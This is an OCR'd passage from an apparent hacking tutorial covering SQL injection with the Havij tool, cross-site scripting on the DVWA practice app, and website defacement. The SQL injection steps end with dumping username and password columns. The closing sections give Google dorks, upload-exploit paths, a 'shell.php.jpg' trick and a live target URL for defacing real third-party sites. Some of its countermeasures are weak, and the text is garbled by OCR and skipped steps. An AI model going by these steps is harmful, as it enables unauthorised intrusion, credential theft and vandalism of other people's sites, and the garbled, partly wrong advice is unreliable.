
Demonstration

Now i will Show you step by step the process of SQL injection.


Step1: Find SQL injection Vulnerability in tour site and insert the string (like **http://www.target.com/index.asp?id=123**) of it in Havij as show below.




Step2: Now click on the Analyse button as shown below.



Now if the your Server is Vulnerable the information about the target will appear and the columns will appear like shown in picture below:



Step3: Now click on the Tables button and then click Get Tables button from below column as shown below:



Step5: Now select the Tables with sensitive information and click **Get Columns** button.After that select the Username and Password Column to get the Username and Password and click on the **Get Table** button.

Countermeasures:

Here are some of the countermeasures you can take to reduce the risk of SQL Injection

1.Renaming the admin page will make it difficult for a hacker to locate it

3.Use a **Intrusion detection system** and compose the signatures for popular SQL injection strings

4. One of the best method to protect your website against SQL Injection attacks is to disallow special characters in the admin form, though this will make your passwords more vulnerable to bruteforce attacks but you can implement a capcha to prevent these types of attack.

Chapter 7 – Cross Site Scripting (XSS) Attack

Section 1 – Introduction :-

XSS is “Cross-site scripting (XSS) is a type of computer insecurity vulnerability typically found in Web applications (such as web browsers through breaches of browser security) that enables attackers to inject client-side script into Web pages viewed by other users.
A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same origin policy. Cross-site scripting carried out on websites accounted for roughly 80.5% of all security vulnerabilities documented by Symantec as of 2007.Their effect may range from a petty nuisance to a significant security risk, depending on the sensitivity of the data handled by the vulnerable site and the nature of any security mitigation implemented by the site's owner.”
Simply 'XSS' also known as 'CSS' (Cross Site Scripting, Easily confused with 'Cascading Style Sheets') is a very common vulnerability found in Web Applications, 'XSS' allows the attacker to inject malicious code , the reason of that is the developer trusts user inputs, or mis filtering issues , then send back user input data to the client browser so the malicious code will execute.

Section 2 – What Does The Hacker Want To Achieve :-

- Changing Setting
- Cookie theft
- False Advertising
- Steal a Form Tokens to make CSRF Easier
- And more , you have to be creative to exploit XSS

Section 3 – XSS Types :-

There are Three Types of XSS

- **Persistent (Stored) XSS**
  - **Attack is stored on the website,s server**

- **Non Persistent (reflect) XSS**
  - **user has to go through a special link to be exposed**

- **DOM-based XSS**
  - **problem exists within the client-side script**

Section 4 – Persistent (Stored) XSS :-

The *persistent* (or *stored*) XSS vulnerability is a more devastating variant of a cross-site scripting flaw: it occurs when the data provided by the attacker is saved by the server, and then permanently displayed on "normal" pages returned to other users in the course of regular browsing, without proper HTML escaping. A classic example of this is with online message boards where users are allowed to post HTML formatted messages for other users to read.
Simply Persistent XSS is occurs when the developer stores the user input data into database server or simply writing it in a file without a proper filtration , then sending them again to the client browser.

- **Persistent (Stored) XSS Demo**


Here is a PHP code that suffers form Persistent XSS:

```
<?php
if(isset($_POST['btnSign']))
{
$message=trim($_POST['mtxMessage']);
$name=trim($_POST['txtName']);
// Sanitize message input
$message = stripslashes($message);
$message = mysql_real_escape_string($message);
// Sanitize name input
$name = mysql_real_escape_string($name);
$query = "INSERT INTO guestbook (comment,name) VALUES
(
'$message','$name');";
```


```
$result=mysql_query($query) or
die('<pre>'.mysql_error().'</pre>');
}
?>
```

the two parameters in that code “message” and “name” are not sanitized properly ,the ,we store these parameters into the guestbook table, So when we displaying these parameters back the client browser, it will execute the malicious JavaScript code

For Demonstrating this we will exploit DVWA application.



After Submitting this form , Our JS code has been executed



Section 5 – Non - Persistent (Stored) XSS :-

The *non-persistent* (or *reflected*) cross-site scripting vulnerability is by far the
most common type. These holes show up when the data provided by a web client, most commonly
in HTTP query parameters or in HTML form submissions, is used immediately by server-side scripts
to generate a page of results for that user, without properly sanitizing the request.


- Non Persistent (Reflected) XSS Demo :

Here is a php code that suffers form Reflected XSS


```
<?php
if(!array_key_exists("name",$_GET) | |$_GET['name'] == NULL ||
$_GET['name']==''){
$isempty=true;
}
else{
echo '<pre>';
echo 'Hello' . $_GET['name'];
echo '</pre>';
}

?>
```

AS you can see that the “name” parameter doesn't sanitized and echo back to the user , so when the
user inject a malicious JS code , It will execute.
Now we will inject our malicious js Code , For demonstrating we will inject
<script>alert(/xss/)</script> For Demonstrating this we will exploit DVWA application



will inject an alert box Code “<script>alert("xss")</script>”


Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Reflected Cross Site Scripting (XSS) - Mozilla Firefox
Damn Vulnerable Web App (D...
127.0.0.1/dvwa/vulnerabilities/xss_r/?name="><script>alert("xss")<%2Fscript>#
Disable
Cookies
CSS
Forms
Miscellaneous
Outline
Resize
Tools
View Source
Options
DVWA
Here is the url : xss_r/?name="><script>alert("xss")<%2Fscript>
Home
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
Hello ">
Read 127.0.0.1
Find: reflected
Previous
Next
Highlight all
Match case

Chapter 8 – Hacking Website Using Vulnerabilities / Exploit

Section 1 – Hacking Website Using IIS Exploit :-

Let's Go :

Step 1) start < computer

Step 2) On Computer homepage, find a option Map Network Drive and make a click.

Step 3) Map Network Drive Dialog appears. Click "Connect to a Web site that you can use to store your documents and Pictures"

Step 4) When 'Add Network Location' Wizard appears on your screen, click Next.

Step 5) Select "Choose a custom network location" and click Next.

Step 6) Type the web folder address

(i.e the vulnerable site you want to attack).

Step 7) Enter a name to identify your web folder.

Step 8) Check on "Open this network location when I click finish"

Step 9) Click Finish. Now you can insert your deface page.

Section 2 – PHUploader Remote File Upload Vulnerability :-

Google Dork : intitle:Powered By phUploader

Go to Google.com and enter this DOrk, see serach results

Exploit URL :

http://{site.comt}/ path/upload.php
or
http://site.com/upload.php

select any website and upload your file there
website allow to upload .jpg .png .gif anf .png files only
anyway you can upload your deface in .jpg and mirrOr website like zone-h accept it as defcaement, if want to upload a shell then upload as shell.php.jpg

after uploading your file you'll got a message

Your file(s) have been uploaded!

see the Link Below this message For view Your uploaded File

:DEMO:

Live Demo ~ http://humortshirtzone.com/phUploader.php

Section 3 – Moxiecode File Browser Vulnerability :-

First Of all Enter This Google Dork:

intitle:Moxiecode File browser filetype:php

select Site U wann Deface from search results
The Exploit url will be like this

http://[site]/../../js/tiny_mce/plugins/filemanager/upload.php

Live Demo :
